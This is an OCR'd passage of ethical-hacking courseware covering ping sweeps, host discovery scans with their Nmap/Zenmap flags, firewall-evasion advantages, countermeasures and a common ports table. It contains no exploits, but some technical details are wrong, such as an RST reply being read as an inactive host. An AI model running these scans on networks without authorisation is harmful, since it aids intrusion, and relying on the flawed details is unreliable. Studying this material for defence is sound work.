


Figure 3.25: Screenshot of Angry IP Scanner showing complete details of live hosts

Some additional ping sweep tools that an attacker uses to determine live hosts on the target network are listed below:

- SolarWinds Engineer's Toolset (*https://www.solarwinds.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Colasoft Ping Tool (*https://www.colasoft.com*)
- Visual Ping Tester (*http://www.pingtester.net*)
- OpUtils (*https://www.manageengine.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Ping Sweep Countermeasures

Some countermeasures for avoiding ping sweep are as follows:

- Configure the firewall to detect and prevent ping sweep attempts instantaneously
- Use intrusion detection systems and intrusion prevention systems such as Snort (*https://www.snort.org*) to detect and prevent ping sweep attempts
- Carefully evaluate the type of ICMP traffic flowing through the enterprise networks
- Terminate the connection with any host that is performing more than 10 ICMP ECHO requests
- Use DMZ and allow only commands such as **`ICMP ECHO_REPLY`**, **`HOST UNREACHABLE`**, and **`TIME EXCEEDED`** in DMZ Zone
- Limit the ICMP traffic with Access Control Lists (ACLs) to your ISP's specific IP addresses

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Host Discovery Techniques

ICMP Timestamp Ping Scan

Besides the traditional ICMP ECHO ping, there are some other types of ICMP pinging techniques such as ICMP timestamp ping scan and ICMP address mask ping scan, which an attacker can adopt in specific conditions.

ICMP timestamp ping is an optional and additional type of ICMP ping whereby the attackers query a timestamp message to acquire the information related to the current time from the target host machine. The target machine responds with a timestamp reply to each timestamp query that is received. However, the response from the destination host is conditional, and it may or may not respond with the time value depending on its configuration by the administrator at the target's end. This ICMP timestamp pinging is generally used for time synchronization. Such a ping method is effective in identifying whether the destination host machine is active, specifically in the condition where the administrator blocks the traditional ICMP ECHO ping requests. In Zenmap, the **-PP** option is used to perform an ICMP timestamp ping scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.26: ICMP timestamp ping in Zenmap

ICMP Address Mask Ping Scan

ICMP address mask ping is another alternative to the traditional ICMP ECHO ping, where the attackers send an ICMP address mask query to the target host to acquire information related to the subnet mask. However, the address mask response from the destination host is conditional, and it may or may not respond with the appropriate subnet value depending on its configuration by the administrator at the target's end. This type of ping method is also effective in identifying the active hosts similarly to the ICMP timestamp ping, specifically when the administrator blocks the traditional ICMP Echo ping. In Zenmap, the **-PM** option is used to perform an ICMP address mask ping scan.




Figure 3.27: ICMP address mask ping in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP SYN Ping Scan

TCP SYN ping is a host discovery technique for probing different ports to determine if the port is online and to check if it encounters any firewall rule sets. In this type of host discovery technique, an attacker uses the Nmap tool to initiate the three-way handshake by sending the empty TCP SYN flag to the target host. After receiving SYN, the target host acknowledges the receipt with an ACK flag. After reception of the ACK flag, the attacker confirms that the target host is active and terminates the connection by sending an RST flag to the target host machine (since his/her objective of host discovery is accomplished). Port 80 is used as the default destination port. A range of ports can also be specified in this type of pinging format without inserting a space between -PS and the port number (e.g., **PS22-25,80,113,1050,35000**), where the probe will be performed against each port parallelly. In Zenmap, the **-PS** option is used to perform a TCP SYN ping scan.




Figure 3.28: TCP SYN ping scan for host discovery

Advantages:

- As the machines can be scanned parallelly, the scan never gets the time-out error while waiting for the response.
- TCP SYN ping can be used to determine if the host is active without creating any connection. Hence, the logs are not recorded at the system or network level, enabling the attacker to leave no traces for detection.




Figure 3.29: TCP SYN ping scan in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP ACK Ping Scan

TCP ACK ping is similar to TCP SYN ping, albeit with minor variations. TCP ACK ping also uses the default port 80. In the TCP ACK ping technique, the attackers send an empty TCP ACK packet to the target host directly. Since there is no prior connection between the attacker and the target host, after receiving the ACK packet, the target host responds with an RST flag to terminate the request. The reception of this RST packet at the attacker's end indicates that the host inactive. In Zenmap, the **-PA** option is used to perform a TCP ACK ping scan.




Figure 3.30: TCP ACK ping scan for host discovery

Advantages:

- Both the SYN and the ACK packet can be used to maximize the chances of bypassing the firewall. However, firewalls are mostly configured to block the SYN ping packets, as they are the most common pinging technique. In such cases, the ACK probe can be effectively used to bypass these firewall rule sets easily.




Figure 3.31: TCP ACK ping scan in Zenmap

IP Protocol Ping Scan

IP protocol ping is the latest host discovery option that sends IP ping packets with the IP header of any specified protocol number. It has the same format as the TCP and UDP ping. This technique tries to send different packets using different IP protocols, hoping to get a response indicating that a host is online.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Multiple IP packets for ICMP (protocol 1), IGMP (protocol 2), and IP-in-IP (protocol 4) are sent by default when no protocols are specified. For configuring the default protocols, change **`DEFAULT_PROTO_PROBE_PORT_SPEC`** in **`nmap.h`** during compile time. For specific protocols such as ICMP, IGMP, TCP (protocol 6), and UDP (protocol 17), the packets are to be sent with proper protocol headers, and for the remaining protocols, only the IP header data is to be sent with the packets.




Figure 3.32: IP protocol ping scan for host discovery

In a nutshell, attackers send different probe packets of different IP protocols to the target host; any response from any probe indicates that a host is online. In Zenmap, the **`-PO`** option is used to perform an IP protocol ping scan.





Figure 3.33: IP protocol ping scan in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port and Service Discovery

The next step in the network scanning process involves checking the open ports and services in live systems. After performing a ping scan, once attackers detect the live systems in the target network, they try to find open ports and services in the discovered live systems. This discovery of open ports and services can be performed via various port scanning techniques. Administrators often use port scanning techniques to verify the security policies of their networks, whereas attackers use them to identify open ports and running services on a host with the intent of compromising the network. Moreover, sometimes, users unknowingly keep unnecessary open ports on their systems. An attacker takes advantage of such open ports to launch attacks.

This section describes the common ports and corresponding services along with various port scanning techniques and tools used by the attacker to perform port scanning.

List of Common Ports and Services

The important reserved ports are listed below:

Name	Port/Protocol	Service Description
`echo`	7/tcp	
`echo`	7/udp	
`discard`	9/tcp	sink null
`discard`	9/udp	sink null
`systat`	11/tcp	Users
`daytime`	13/tcp	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

daytime	13/udp	
netstat	15/tcp	
qotd	17/tcp	Quote
chargen	19/tcp	ttytst source
chargen	19/udp	ttytst source
ftp-data	20/tcp	ftp data transfer
ftp	21/tcp	ftp command
ssh	22/tcp	Secure Shell
telnet	23/tcp	
SMTP	25/tcp	Mail
time	37/tcp	Timeserver
time	37/udp	Timeserver
rlp	39/udp	resource location
nickname	43/tcp	who is
domain	53/tcp	domain name server
domain	53/udp	domain name server
sql*net	66/tcp	Oracle SQL*net
sql*net	66/udp	Oracle SQL*net
bootps	67/tcp	bootp server
bootps	67/udp	bootp server
bootpc	68/tcp	bootp client
bootpc	68/udp	bootp client
tftp	69/tcp	Trivial File Transfer
tftp	69/udp	Trivial File Transfer
gopher	70/tcp	gopher server
finger	79/tcp	Finger
www-http	80/tcp	WWW
www-http	80/udp	WWW
kerberos	88/tcp	Kerberos
kerberos	88/udp	Kerberos
pop2	109/tcp	PostOffice V.2
Pop3	110/tcp	PostOffice V.3
sunrpc	111/tcp	RPC 4.0 portmapper
sunrpc	111/udp	RPC 4.0 portmapper
auth/ident	113/tcp	Authentication Service
auth	113/udp	Authentication Service

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

audionews	114/tcp	Audio News Multicast
audionews	114/udp	Audio News Multicast
nntp	119/tcp	Usenet Network News Transfer
nntp	119/udp	Usenet Network News Transfer
ntp	123/tcp	Network Time Protocol
Name	Port/Protocol	Description
ntp	123/udp	Network Time Protocol
netbios-ns	137/tcp	NETBIOS Name Service
netbios-ns	137/udp	NETBIOS Name Service
netbios-dgm	138/tcp	NETBIOS Datagram Service
netbios-dgm	138/udp	NETBIOS Datagram Service
netbios-ssn	139/tcp	NETBIOS Session Service
netbios-ssn	139/udp	NETBIOS Session Service
imap	143/tcp	Internet Message Access Protocol
imap	143/udp	Internet Message Access Protocol
sql-net	150/tcp	SQL-NET
sql-net	150/udp	SQL-NET
sqlsrv	156/tcp	SQL Service
sqlsrv	156/udp	SQL Service
snmp	161/tcp	
snmp	161/udp	
snmp-trap	162/tcp	
snmp-trap	162/udp	
cmip-man	163/tcp	CMIP/TCP Manager
cmip-man	163/udp	CMIP
cmip-agent	164/tcp	CMIP/TCP Agent
cmip-agent	164/udp	CMIP
irc	194/tcp	Internet Relay Chat
irc	194/udp	Internet Relay Chat
at-rtmp	201/tcp	AppleTalk Routing Maintenance
at-rtmp	201/udp	AppleTalk Routing Maintenance
at-nbp	202/tcp	AppleTalk Name Binding
at-nbp	202/udp	AppleTalk Name Binding
at-3	203/tcp	AppleTalk
at-3	203/udp	AppleTalk
at-echo	204/tcp	AppleTalk Echo

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

at-echo	204/udp	AppleTalk Echo
at-5	205/tcp	AppleTalk
at-5	205/udp	AppleTalk
at-zis	206/tcp	AppleTalk Zone Information
at-zis	206/udp	AppleTalk Zone Information
at-7	207/tcp	AppleTalk
at-7	207/udp	AppleTalk
at-8	208/tcp	AppleTalk
at-8	208/udp	AppleTalk
ipx	213/tcp	Novel
ipx	213/udp	Novel
imap3	220/tcp	Interactive Mail Access Protocol v3
imap3	220/udp	Interactive Mail Access Protocol v3
aurp	387/tcp	AppleTalk Update-Based Routing
aurp	387/udp	AppleTalk Update-Based Routing
netware-ip	396/tcp	Novell Netware over IP
netware-ip	396/udp	Novell Netware over IP
Name	Port/Protocol	Description
rmt	411/tcp	Remote mt
rmt	411/udp	Remote mt
kerberos-ds	445/tcp	Microsoft DS
kerberos-ds	445/udp	Microsoft DS
isakmp	500/udp	ISAKMP/IKE
fcp	510/tcp	First Class Server
exec	512/tcp	BSD rexecd(8)
comsat/biff	512/udp	used by mail system to notify users
login	513/tcp	BSD rlogind(8)
who	513/udp	whod BSD rwhod(8)
shell	514/tcp	cmd BSD rshd(8)
syslog	514/udp	BSD syslogd(8)
printer	515/tcp	spooler BSD lpd(8)
printer	515/udp	Printer Spooler
talk	517/tcp	BSD talkd(8)
talk	517/udp	Talk
ntalk	518/udp	New Talk (ntalk)
ntalk	518/udp	SunOS talkd(8)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

